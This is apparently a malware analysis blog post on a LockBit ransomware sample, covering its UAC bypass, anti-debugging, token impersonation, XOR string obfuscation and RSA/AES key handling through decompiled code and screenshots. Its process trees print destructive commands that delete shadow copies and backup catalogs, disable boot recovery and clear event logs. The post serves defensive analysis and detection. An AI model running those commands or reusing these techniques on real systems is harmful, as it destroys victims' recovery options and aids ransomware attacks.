LockBit Ransomware Analysis Notes

amgedwageh.medium.com/lockbit-ransomware-analysis-notes-93a542fc8511

Amged Wageh

August 17, 2021



Aug 17, 2021

14 min read

LockBit is a relatively new family of ransomware that has been discovered for the first time in 2019, and since then, it keeps evolving in both the social and the technical aspects to keep up with the modern ransomware, for example, in the newest versions, the ransom-note contains a threat to the victims to leak their private data if the victim just restored his data from a backup and didn't pay the ransom, they explicitly reminds them with the GDPR as a direct way of extortion, as for the technical aspect, they started using multi-threading to enhance the performance of the malware and some other technical details that will be described in this story .

So, let's take a closer look at a sample that have been recently published.


Sample Info.

- 5761ee98b1c2fea31b5408516a8929ea
- 4d043df23e55088bfc04c14dfb9ddb329a703cc1
- 0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76
- 0x5E4A2B92 (Sun Feb 16 21:58:42 2020)

NOTE: This is the final payload so, we'll directly dive into the real nefarious stuff of the malware.

A Quick Look

By having a very quick look at the sample to get an idea of what kind of binary we'll be dealing with, it appears that the the section names are very normal, the entropy are a little high for the .text and the .rdata sections but not that high, which indicates that most probably this binary is not packed however, it applies some obfuscation techniques.



The Sections Entropy

A Quick Behavioral Analysis

NOTE: I usually give the binary any arbitrary name because I don't know yet what kind of anti-analysis techniques are being applied so, "lockbit.exe" and "anghami.exe" are the same binary. — just so you don't be confused if you've noticed that in that screenshots below.

By having a quick look at the process tree of the malware, we can see a bunch of dllhost.exe executions with CLSIDs of COM objects that are known to be vulnerable to UAC bypassing, one of them spawns the lockbit.exe process.

The second secon				more corporation				~		
DIIHost.exe (984)	COM Surrogate	C:\Windows\syst		Microsoft Corporat	NT AUTHORITY	. C:\Windows\system	32\DIIHost.exe /Proce	ssid:{E10F6C3A-F1AE-4/	ADC-AA9D-2FE65525666E}	8
DIIHost.exe (988)	COM Surrogate	C:\Windows\syst		Microsoft Corporat	NT AUTHORITY	. C:\Windows\system	32\DIIHost.exe /Proce	ssid:{E10F6C3A-F1AE-4/	ADC-AA9D-2FE65525666E}	8
DIIHost.exe (2212)	COM Surrogate	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	C:\Windows\system	32\DIIHost.exe /Proce	ssid:{AB8902B4-09CA-4E	BB6-B78D-A8F59079A8D5}	8
DIIHost.exe (3004)	COM Surrogate	C:\Windows\syst		Microsoft Corporat	NT AUTHORITY	. C:\Windows\system	32\DIIHost.exe /Proce	ssid:{E10F6C3A-F1AE-4/	ADC-AA9D-2FE65525666E}	8
DIIHost.exe (2332)	COM Surrogate	C:\Windows\Sys		Microsoft Corporat	ALOLMachine-PC	C:\Windows\SysWO	W64\DIIHost.exe /Pro	cessid:{3E5FC7F9-9A51	I-4367-9063-A120244FBEC7	7} 8
DIIHost.exe (1532)	COM Surrogate	C:\Windows\Sys		Microsoft Corporat	ALOLMachine-PC	C:\Windows\SysWO	W64\DIIHost.exe /Pro	cessid:{D2E7041B-2927	7-42FB-8E9F-7CE93B6DC93	37} 8
Iockbit.exe (1868)		C:\Users\ALOLM			ALOLMachine-PC	"C:\Users\ALOLMac	hine\Desktop\lockbit.	exe"		8
🖃 🚌 cmd.exe (2156)	Windows Comma	C:\Windows\Syst		Microsoft Corporat	ALOLMachine-PC	"C:\Windows\System	n32\cmd.exe" /c vssa	dmin delete shadows /all	l /quiet & wmic shadowcopy	d 8
vssadmin.exe	Command Line Int	C:\Windows\syst	Г	Microsoft Corporat	ALOLMachine-PC	vssadmin delete sha	dows /all /quiet			8
WMIC.exe (30	WMI Commandlin	C:\Windows\Syst		Microsoft Corporat	ALOLMachine-PC	wmic shadowcopy d	elete			8
bcdedit.exe (3	Boot Configuration	. C:\Windows\syst	1	Microsoft Corporat	ALOLMachine-PC	bcdedit /set {default	} bootstatuspolicy igno	reallfailures		8
bcdedit.exe (3	Boot Configuration	. C:\Windows\syst	İ	Microsoft Corporat	ALOLMachine-PC	bcdedit /set {default	} recoveryenabled no			8

UAC Bypassing

Also, we can easily notice that it tries to inhibit the system recovery by deleting the shadow copy, deleting the windows backup catalog, and modifying the boot configuration to disable windows automatic recovery features.

rocess		Description	Image Path	Life Time	Company	Owner	Command	Start Time
	🖃 📰 cmd.exe (660)	Windows Comma	C:\Windows\Syst		Microsoft Corporat	ALOLMachine-PC	"C:\Windows\Sys	8/15/2021
	vssadmin.exe	Command Line Int	C:\Windows\syst	i	Microsoft Corporat	ALOLMachine-PC	vssadmin delete s	8/15/2021
	WMIC.exe (45	WMI Commandlin	C:\Windows\Syst	İ	Microsoft Corporat	ALOLMachine-PC	wmic shadowcop	8/15/2021
	bcdedit.exe (3	Boot Configuration	C:\Windows\syst	İ	Microsoft Corporat	ALOLMachine-PC	bcdedit /set {def	8/15/2021
	bcdedit.exe (3	Boot Configuration	C:\Windows\syst	İ	Microsoft Corporat	ALOLMachine-PC	bcdedit /set {def	8/15/2021
	wbadmin.exe (Command Line Int	C:\Windows\syst	i i	Microsoft Corporat	ALOLMachine-PC	wbadmin delete c	8/15/2021
	🖃 🚌 cmd.exe (2784)	Windows Comma	C:\Windows\syst	i	Microsoft Corporat	ALOLMachine-PC	/c vssadmin Delet	8/15/2021
	vssadmin.exe	Command Line Int	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	vssadmin Delete	8/15/202
	🖃 📰 cmd.exe (2980)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c bcdedit /set {d	8/15/202
	bcdedit.exe (2	Boot Configuration	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	bcdedit /set {def	8/15/202
	🖃 📰 cmd.exe (2836)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c bcdedit /set {d	8/15/202
	bcdedit.exe (2	Boot Configuration	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	bcdedit /set {def	8/15/202
	🖃 📰 cmd.exe (3068)	Windows Comma	C:\Windows\syst	1	Microsoft Corporat	ALOLMachine-PC	/c wbadmin DELE	8/15/202
	wbadmin.exe (Command Line Int	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	wbadmin DELET	8/15/202
	🖃 📷 cmd.exe (1504)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c wbadmin DELE	8/15/202
	wbadmin.exe (Command Line Int	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	wbadmin DELET	8/15/202
	🖃 🚌 cmd.exe (2952)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c wmic SHADO	8/15/202
	WMIC.exe (15	WMI Commandlin	C:\Windows\Syst		Microsoft Corporat	ALOLMachine-PC	wmic SHADOWC	8/15/202
	🖃 📷 cmd.exe (1400)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c wevtutil cl secu	8/15/202
	wevtutil.exe (7	Eventing Comman	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	wevtutil cl security	8/15/202
	0000000	Windows Comma			Microsoft Corporat	ALOLMachine-PC	/c wevtutil cl system	8/15/202
		Eventing Comman	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	wevtutil cl system	8/15/202
	sss cmd.exe (344)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC\A	LOLMachine appli	8/15/202
	wevtutil.exe (3	Eventing Comman	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	wevtutil cl applica	8/15/202
	cmd.exe (2440)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c vssadmin Delet	8/15/202
	vssadmin.exe	Command Line Int	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	vssadmin Delete	8/15/202
	🖃 🖏 cmd.exe (2784)	Windows Comma	C:\Windows\syst		Microsoft Corporat	ALOLMachine-PC	/c bcdedit /set {d	8/15/202
		Boot Configuration			Microsoft Corporat	ALOLMachine-PC	bcdedit /set {def	8/15/202
		Windows Comma	-		Microsoft Corporat	ALOLMachine-PC	/c bcdedit /set {d	8/15/202
		Boot Configuration				ALOLMachine-PC		
	- x cmd exe (1756)	-	C:\Windows\svst				/c wbadmin DELE	

The Process Tree

Neglecting the fact that we already know that we're dealing with a ransomware, that behavior is a quick give away that most probably this is the case.

We can also see that, for some reason, it tries to scan the network by sending a tons of ARP requests to the entire network.

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
15	3:26:13 PM 8/16/2021	39.4208809		ALOLMACHIN	10.10.10.227	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.227
16	3:26:13 PM 8/16/2021	39.4209229		ALOLMACHIN	10.10.10.226	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.226
17	3:26:13 PM 8/16/2021	39.4211631		ALOLMACHIN	10.10.10.252	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.252
18	3:26:13 PM 8/16/2021	39.4212341		ALOLMACHIN	10.10.10.225	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.225
19	3:26:13 PM 8/16/2021	39.4216545		ALOLMACHIN	10.10.10.251	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.251
20	3:26:13 PM 8/16/2021	39.4217688		ALOLMACHIN	10.10.10.224	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.224
21	3:26:13 PM 8/16/2021	39.4220102		ALOLMACHIN	10.10.10.250	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.250
22	3:26:13 PM 8/16/2021	39.4220341		ALOLMACHIN	10.10.10.223	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.223
23	3:26:13 PM 8/16/2021	39.4222643		ALOLMACHIN	10.10.10.249	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.249
24	3:26:13 PM 8/16/2021	39.4222869		ALOLMACHIN	10.10.10.222	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.222
25	3:26:13 PM 8/16/2021	39.4225025		ALOLMACHIN	10.10.10.221	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.221
26	3:26:13 PM 8/16/2021	39.4227345		ALOLMACHIN	10.10.10.220	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.220
27	3:26:13 PM 8/16/2021	39.4227719		ALOLMACHIN	10.10.10.248	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.248
28	3:26:13 PM 8/16/2021	39.4229770		ALOLMACHIN	10.10.10.219	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.219
29	3:26:13 PM 8/16/2021	39.4230833		ALOLMACHIN	10.10.10.218	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.218
30	3:26:13 PM 8/16/2021	39.4232498		ALOLMACHIN	10.10.10.247	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.247

```
Network Scanning
```

And it will try to connect via port 445 (SMB)

Network Conversations ×	Display Filter									×
All Traffic All Traffic All Traffic	🔟 Apply 🌾	Remove 🛛 🔏 History	🕶 🏹 Load Fi	lter 🔻					🏹 Save Filter 🖉	2 Clear Text
Unknown>	Frame Summa	ry - [Conversation Filter]								×
System (4) Unavailable (2792)	强 Find 🔻 🦆 🔭 Autoscroll 🐉 Color Rules 🖓 Aliases 🖛 🏢 Columns 👻									
IPv4 (10.10.10.3 - 10.10.10.2) ConvID = 1	Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destinati	ion Proto	ol Name Description		
	276 281 282 284 285 538 539 1001 1576 2280	0:05:38 AM 8/14/2021 10:05:38 AM 8/14/2021 10:05:38 AM 8/14/2021 10:05:38 AM 8/14/2021 10:05:38 AM 8/14/2021 10:05:39 AM 8/14/2021 10:05:39 AM 8/14/2021 10:05:34 AM 8/14/2021 10:05:44 AM 8/14/2021	221.6792704 221.67956036 221.6797693 222.1893279 222.1894708 222.7056970 222.7058161 224.6761197 226.6961213 229.6906315	Unavailable Unavailable Unavailable Unavailable Unavailable Unavailable Unavailable Unavailable	ALOLMACHIN ALOLMACHIN 10.10.10.1 ALOLMACHIN 10.10.10.1 ALOLMACHIN 0.10.10.1 ALOLMACHIN ALOLMACHIN ALOLMACHIN	10.10.10 10.10.10 ALOLMAC 10.10.10 ALOLMAC 10.10.10 ALOLMAC 10.10.10 10.10.10 10.10.10	.1 TCP CHIN TCP .1 TCP CHIN TCP .1 TCP .1 TCP CHIN TCP .2 TCP .2 TCP	TCP:Flags	1285, DB4Port-Microsoft-D5(445), 1286, DB4Port-Microsoft-D5(445), Microsoft-D5(445), DB4Port=1286 1286, DB4Port-Microsoft-D5(445), Microsoft-D5(445), DB4Port=1286, Microsoft-D5(445), DB4Port=1286, Microsoft-D5(445), DB4Port=1286, DB4Port 1477, DB4Port=DCE endpoint read 1497, DB4Port=DCE endpoint read Page=S, SrdPort=1477, DB4P	PayloadLen=0 , PayloadLen=(PayloadLen=0 , PayloadLen=0 , PayloadLen=0 , PayloadLen=1 rt=Microsoft-D ution(135), Pay
	•									۰.
	Frame Details					×	Hex Details			×
							i≓i Decode≯	Width Vrot Off:	Frame Off:	Sel By
							0000			

SMB Connection

Regarding the Registry, we'll notice a huge amount of activities that are related to registry access and modification, but the ones that we're most interested in are the following keys,

- SOFTWARE\LockBit
- SOFTWARE\LockBit\full
- SOFTWARE\LockBit\Public
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\X01XADp001

le Edit View Favorites Help									
Classes	* N	Vame		Туре		Data			
▷ - ↓ Clients ▷ - ↓ Google ▷ - ↓ JetBrains ↓ LockBit		赴 (Default) 競 full 競 Public		REG_SZ REG_BINARY REG_BINARY		(value not set) 27 72 a4 83 7b d8 b4 3e b1 3a 95 2f 4a 35 04 4d 2b d0 c4 c5 1c d3 c9 f7 5f 9 a6 88 61 46 ca be da 0d 43 e5 7e db 8a 04 81 91 12 84 28 f7 8a 44 2e 7a f4 7			
mputer\HKEY_CURRENT_USER\Software\LockBit									
CurrentVersion		-	Name		Туре		Data		
Action Center			ab (Default)	REG_SZ		(value not set)		
Applets	4	-	ab XO1XAE	0p001	REG_SZ		"C:\Users\ALOLMachine\Desktop\anghami.exe"		

Registry Modification

Finally, the background will be changed and all the files will be encrypted and has the

.lockbit extension.



Changing The Background

And of course, the ransom-note will be dropped.

flareVM (FlareVM + Office + Sysmon) [Running] - Oracle VM VirtualBox	
Recycle Bin	
Restore-My-Files.txt - Notepad	
File Edit Format View Help	
hll your important files are encrypted! Any attempts to restore your files with the thrid-party software will be fatal for your files! RESTORE YOU DATA POSIBLE ONLY BUYING private key from us. There is only one way to get your files back:	
<pre> 1. Download Tor browser - https://www.torproject.org/ and install it. 2. Open link in TOR browser - http://lockbitksztvnmwk.onion/?AOCISS001DDOCB01A6886146CABEDA0D This link only works in Tor Browser! 3. Follow the instructions on this page</pre>	
<pre>### Attention! ### #D not remain errypted files. #D not remain errypted files. #D not remain errypted files. #D not remain errypted files. #D not remain errypted files. #D not provide the provided files. #D not provide the provided files. #D not provide the provided files. #Ton Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Ton Browser over VPN. #Ton Browser user manual https://bemainlites.provide.but</pre>	
11! We also download huge amount of your private data, including finance information, clients personal info, network diagrams, passwords and so on. Don't forget about GDPR.	
4 Renzomware	Build 7601
	This copy of Windows is not genuine
🚯 🗒 🕱 🗶 💌 🧭 🎗 🖆 🛪 🦻 🗿	▲ IF 16 ♥ 8/14/2021
	🕈 🔲 📴 😨 🚱 😨 Right Ctrl

Dropping The Ransom-Note

Analysis Notes

After performing a full static analysis to the sample and adding meaningful names to the variables and functions, adding few comments to the important sections of code, de-obfuscating the strings, and validating the results with a full behavioral analysis, here is some interesting snippets from the malware that could help us understanding the behavior of it and build detection for it.

Anti Debugging

The malware checks the NtGlobalFlag which exists in the PEB (Process Environment Block) at offset 0x68 to know whether or no the process is being debugged. It performs a TEST to check the value of the flag, if it equals 0x70 (which means the process is being debugged), the execution will be transferred to a block of code that exists the process.

0041b160	55				PUSH		EBP						
0041b161	8b	ec			MOV		EBP,E	ESP					
0041b163	83	e4	f8		AND		ESP,C	xfff	ffff8	3			
0041b166	64	a1	30		MOV		EAX, E	S:[0	x30]				
	00	00	00										
0041b16c	81	ec	6c		SUB		ESP,C	0x36c					
	03	00	00										
				che	cking	the <mark>l</mark>	NtGloba:	lFlag					
0041b172	f6	40	68	70	TEST		byte	ptr	[EAX	+	0x68],0x70		
0041b176	53				PUSH		EBX						
0041b177	56				PUSH		ESI						
0041b178	57				PUSH		EDI						
0041b179	0f	85	0b		JNZ		LAB_0	0041b	38a				
	02	00	00										

Anti Debugging

Also, The malware has multiple calls to **Sleep** with high number of seconds, this usually being done to avoid being automatically analyzed inside a free sandbox, as most of the free sandboxes limit the amount of execution time to a limited number of minutes.

Token Impersonation

The malware will try to impersonate the token of the logged on user via the physical console by firstly getting session identifier of the console session by calling <u>WTSGetActiveConsoleSessionId</u> then it will pass that <u>sessionId</u> to <u>WTSQueryUserToken</u> to obtain the primary access token of the logged user, if it fails to get the token, it will create the process with the current security context by calling <u>CreateProcessW</u> however, if it manages to get the user's access token, it will duplicate the token by calling <u>DuplicateTokenEx</u> then it will use the duplicate token to create the new process using <u>CreateProcessAsUserW</u>.

```
/* it will try to get the session id of the currently logged in user via the
                       pyshical console; the function will return 0 if it fails */
    iVar2 = (*WTSGetActiveConsoleSessionId)();
    if (iVar2 != -1) {
      iVar2 = (*WTSQueryUserTokne) (iVar2, suser token handle);
      if (iVar2 == 0) {
                     /* if it failes to get the user's token, it will create a process with
                       CreateProcessW; the function will return 1 */
        BVar3 = CreateProcessW(0x0, local 2c, 0x0, 0x0, 0, 0x10, 0x0, 0x0, lpStartupInfo,
                                slpProcessInformation);
        if (BVar3 != 0) {
          CloseHandle(lpProcessInformation.hProcess);
          CloseHandle(lpProcessInformation.hThread);
          return 1:
        }
      }
      else {
                     /* if it succeeded to get the loged on user's token, it will duplicate the token
                       and user it to create a process in the security context of that user */
        BVar3 = DuplicateTokenEx(user token handle,0xf01ff,0x0,SecurityDelegation,TokenPrimary,
                                 slocal 28);
        if (BVar3 != 0) {
          CloseHandle(user_token_handle);
          BVar3 = CreateProcessAsUserW
                            (local 28,0x0,local 2c,0x0,0x0,0,0x10,0x0,0x0,lpStartupInfo,
                             slpProcessInformation);
          if (BVar3 != 0) {
            CloseHandle(local_28);
            CloseHandle(lpProcessInformation.hProcess);
            CloseHandle (lpProcessInformation.hThread);
            return 1;
          }
          CloseHandle(local_28);
          return 0;
        }
        CloseHandle(user_token_handle);
      }
    }
  1
  return 0;
Token Impersonation
```

Usually malware use this technique for two reasons:

- 1. if the impersonated user has a higher privilege.
- 2. to bypass access controls.

String Obfuscation

This sample has all of its strings encrypted via a simple **XOR** encryption with a unique key for each string, each encrypted sequence of bytes will have the fist byte as the key. The malware first loads the encrypted strings onto the stack then, it runs the decryption loop. This loop is being noticed in almost all the functions.

```
XMM0, xmmword ptr [DAT_00424570]
00408660 Of 28 05
                        MOVAPS
        70 45 42 00
                                    EAX, EAX
00408667 33 c0
                        XOR
00408669 Of 11 45 9a
                        MOVUPS
                                    xmmword ptr [EBP + DAT 00424570], XMM0
                                    word ptr [EBP + local_5a],0x16
0040866d 66 c7 45
                        MOV
        aa 16 00
                                                                     XREF[1]:
                                                                                  00
                    LAB 00408673
                                    CL, byte ptr [EBP + DAT_00424570]
00408673 8a 4d 9a
                        MOV
00408676 30 4c 05 9b
                                    byte ptr [EBP + EAX*0x1 + DAT_00424570+0x2],CL
                        XOR
0040867a 40
                                    EAX
                        INC
0040867b 83 f8 10
                        CMP
                                    EAX, 0x10
0040867e 72 f3
                        JC
                                    LAB 00408673
```

XOR Decryption

Here is a very simple python function I wrote to help me decrypting the strings. This function takes the hex values as a string then it will decrypt it.

```
import binasciidef xor_decrypt(data): data = binascii.unhexlify(data) key = data[0]
result = '' for byte in data: result += chr(byte ^ key)return result
```

Debugging Messages

This malware does something very cool which is printing what seems to be debugging messages to a hidden console window. For the malware to be stealthier as much as it could be, all the strings are obfuscated using the same **XOR** encryption algorithm we discussed, after de-obfuscating all the strings and tracking them, analyzing the sample has became much easier.

```
local f = 0xd;
 wsprintfA(slocal 538, slocal 11, slocal 538);
 GetLocalTime(scurrent local data and time);
 uVar6 = 0;
                   /* [%.2u:%.2u:%.2u] */
 time_format_string = 0x5e552b70;
 uStack33 = 0x554a0542;
 uStack29 = 0x4a05425e;
 uStack25 = 0x5425e55;
 local 15 = 0x502d;
 local 13 = 0;
 do {
  pbVar1 = stime_format_string + uVar6 + 1;
   *pbVar1 = *pbVar1 ^ 0x70;
  uVar6 = uVar6 + 1;
 } while (uVar6 < 0x11);</pre>
 local 13 = 0;
 wsprintfA(slocal 138, stime format string + 1, current local data and time.wHour,
           current local data and time.wMinute, current local data and time.wSecond);
 if ((local_c[0] <= iVar4) || (*(in_FS_OFFSET + 0x34) == 0)) {
   iVar4 = *(in FS OFFSET + 0x30);
   RtlEnterCriticalSection(&DAT_00427948);
   SetThreadUILanguage(0x409);
   SetConsoleTextAttribute(*(*(iVar4 + 0x10) + 0x1c),10);
  DVar3 = 0;
  while (local_138 != '\0') {
    local 138 = local 137[DVar3];
    DVar3 = DVar3 + 1;
   }
   WriteFile(*(*(iVar4 + 0x10) + 0x1c),slocal_138,DVar3,local c,0x0);
   SetConsoleTextAttribute(*(*(iVar4 + 0x10) + 0x1c),0xf);
   DVar3 = 0;
  while (local_538 != '\0') {
    local 538 = local 537[DVar3];
    DVar3 = DVar3 + 1;
   }
   WriteFile(*(*(iVar4 + 0x10) + 0x1c),slocal_538,DVar3,local_c,0x0);
   hWnd = GetConsoleWindow();
   BVar5 = IsWindowVisible(hWnd);
   if (BVar5 != 0) {
     FlashWindow(hWnd,0);
   }
   RtlLeaveCriticalSection(&DAT_00427948);
Printing Debugging Messages
```

Generating And Storing the Decryption Keys

The malware uses two algorithms for the encryption which are RSA and AES.

Firstly, The malware will generate an RSA session key pair then, it will encrypt the private key using a hard-coded public key then, it stores the encrypted key in the

SOFTWARE\LockBit\full registry key and the public key will be stored in SOFTWARE\LockBit\Public

```
uVar10 = 0;
    SOFTWARE\LockBit = 0x242d3162;
    uStack102 = 0x30233536;
    uStack98 = 0xd2e3e27;
    uStack94 = 0xb200901;
    local 5a = 0x16;
    do {
      pbVar2 = &SOFTWARE\LockBit + uVar10 + 1;
      *pbVar2 = *pbVar2 ^ 0x62;
      uVar10 = uVar10 + 1;
    } while (uVar10 < 0x10);</pre>
                            /* SOFTWARE\LockBit */
    local 5a = local 5a & Oxff;
    LVar11 = RegCreateKeyExA(0x80000001, SOFTWARE\LockBit + 1,0,0x0,0,0xf003f,0x0,
                                          sptr reg key handle, slpdwDisposition);
           ●] 0040869C
                                                  pusn eax
                            50
                            68 01000080
                                                                                                     ST(0) 00000000000000000 x87r0 Emp
                                                    .
bush 800
                                                                                                            00000000000000000 x87r1 Emp
                                                                                                     ST(1)
ETP
            00408642
                            FF15 04004200
                                                     all dword ptr ds: [<&RegCreateKeyExA>]
                            85C0
0F85 FB010000
                                                                                                     ST(2)
                                                                                                            0000000000000000000 x87r2 Emp
                                                   test
                                                                                               ea
                                                       t eax, eax
0a937d4fe8aa6cb947b95841c490d73e452
                                                                                                            000000000000000000 x87r3 Emp
                                                                                                     ST(3)
              004086AA
                                                                                               22
              00408680
                            B4 22
                                                   mov ah.2
                                                                                                     ST(4) 0000000000000000 x87r4 Emp
              004086B2
004086B6
                            C645 F7 00
B2 4E
8865 F2
                                                   mov byte ptr ss:[ebp-9],0
mov d],4E
                                                                                                            <u>_____</u>_____
                                                                                               4E
                                                                                                         .....
                                                   mov byte ptr ss:[ebp-E],ah
mov al,44
mov dword ptr ss:[ebp-30],3
              004086B8
                                                                                                    Default (stdcall)
                                                                                                                            🔻 5 ≑ 📃 Unlocke
                            B0 44
C745 D0 03000000
                                                                                               44
              004086BB
                                                                                                    1: [esp] 80000001
                4086BD
                                                                                                    1: [csp+4] 0015FB33 "SOFTWARE\\LockB

3: [csp+8] 00000000

4: [csp+c] 00000000

5: [csp+10] 00000000
              004086C4
                            32C4
                                                   xor al.ah
dword ptr ds: [00420004 <0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76.&F
.text:004086A2 0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76:$86A2 #7AA2
                                                                                                                                           ъ
                                                                                         2 1 0018F2EC 80000001
                                                                💮 Watch 1
 🖳 Dump 1
             Ump 2
                          😓 Dump 3
                                      😓 Dump 4
                                                   Lo Dump 5
                                                                             [x=] Locals
                                                                                                                      "SOFTWARE\\LockBit
Address | Hex
                                                               ASCII
                                                                                                            000000000
                                                                                                  0018F2
0018FB33 53 4F 46 54 57 41 52 45 57 4C 6F 63 68 42 69 74 50FTWARE\LockBit
0018FB43 00 00 00 00 00 8 FB 18 00 00 00 00 EC FB 18
0018FB53 00 50 74 88 7D 88 68 17 A2 FE FF FF FF E5 07 08 .Pt.},h.¢pýýå.
                                                                                                  0018F2FC
                                                                                                            00000000
                                                                                                  0018F300
                                                                                                           000F003F
```

Creating The SOFTWARE\LockBit Reg. Key

The malware will randomly generate a new AES key for each file. Once it's being used for encrypting the file, the AES key will be encrypted using the RSA public session key and appended to the end of the encrypted file. The debugging messages that we mentioned earlier have made it easy to detect the function that will generate the session keys as the de-obfuscated string says " Generating session keys"!

```
/* generating session keys */
local_38 = local_38 & 0xffffff;
print_debuging_messages(&generating_session_keys + 1);
iVar13 = generate_session_key(&session_key);
if (iVar13 == 0) {
    return 0;
  }
size_same_as_allocated_mem = 0x483;
iVar13 = session_key_decryption(session_key,&size_same_as_allocated_mem);
if (iVar13 == 0) {
    return 0;
  }
goto LAB_0040890d;
}
```

```
Session Keys Generation
```

The following snippets show the keys storing and querying.

```
local 12 = 0x22;
local_34 = 3;
local 2c = 0x500;
local 11 = 'f';
local d = 0;
local f = 0x6c;
local e = 0x6c;
                       /* SOFTWARE\LockBit\full */
local 10 = 0x75;
LVar11 = RegQueryValueExA(ptr reg key handle, clocal 11,0x0, clocal 34, cencrypted session keys,
                                     slocal 2c);
local 2c = 0x103;
local 20 = 0x34;
local 19 = 0;
local 1f = 'P';
local 1b = 0x69;
                       /* SOFTWARE\LockBit\Public */
local 1e = 0x75;
local 1d = 0x62;
local 1c = 0x6c;
local 1a = 99;
LVar12 = RegQueryValueExA(ptr_reg_key_handle, &local_1f, 0x0, &local_34, session_key, &local_2c);
                                           call dword ptr (
                  FF15 08004200
                                                               [<&RegQueryValueExA>]
 004086FD
                                                                                                 1: [esp] 00000128

      00405/031
      88F0
      mov esi,eax
      e
      1: [csp1 000128

      III
      iiii
      : [csp40 0015FB8B "full"

      3: [csp+4] 0015FB8B "full"
      3: [csp+8] 00000000

      15: [00420008 <0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76.44</td>
      4: [csp+C] 0018FB68

      5: [csp+10] 00428960 0a937d4

36FD 0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76:$86FD #7AFC <
                                                                                                                  111
                                                                                          0018F2F8 00000128
                                                                                        4
                                                         💮 Watch 1
  Dump 2
                Lo Dump 3
                             Lo Dump 4
                                           Lo Dump 5
                                                                       [x=] Locals
                                                                                                        0018FB8B "full
                                           mov byte ptr ss: ebp-16, ch
                                                                                                 SF300 Succes
                  886D EA
                                                                                                                             ) J 🖪
                                            call dword ptr d
 00408757
                  FF15 08004200
                                                                : [<&RegQuer
                                                                              /ValueExA>]
                                                                                                 1: [esp] 00000128
                  85 E 6
                                           test esi,esi
                                                                                                     [esp+4] 0018FB7D
[esp+8] 00000000
  0040875D
                                                                                                                          "Public
                                                                                                 2:
  4
                                                                                                 3:
                     111
ds:[00420008 <0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76.&F 4: [esp+C] 0018+вь8
5: [esp+10] 003D3FA0 "\rð°\r
8757 0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76:$8757 #7857 🕢
                                                                                                                   111
                                                                                       0018F2F8 00000128
  L Dump 2
                Dump 3
                             🚛 Dump 4
                                           Dump 5
                                                         💮 Watch 1
                                                                       [x=] Locals
                                                                                              0018F2FC 0018FB7D
                                                                                                                    "Public"
```

Querying The Keys

For generating the random numbers, LockBit will use <u>LoadLibraryA</u> and <u>GetProcAddress</u> to dynamically load <u>bcrypt.dll</u> for importing the <u>BCryptGenRandom</u> API for generating 32 bytes of random numbers, and if it couldn't load the necessary libraries, it'll call <u>CryptAcquireContextW</u> and <u>CryptGenRandom</u> to get the job done.

```
Bcrypt.dll_handle = LoadLibraryA(&local_14);
if (Bcrypt.dll_handle == 0x0) {
 BVar1 = CryptAcquireContextW(slocal_8,0x0,slocal_7c,1,0xf0000000);
 if (BVar1 == 0) {
   return 0;
 }
}
else {
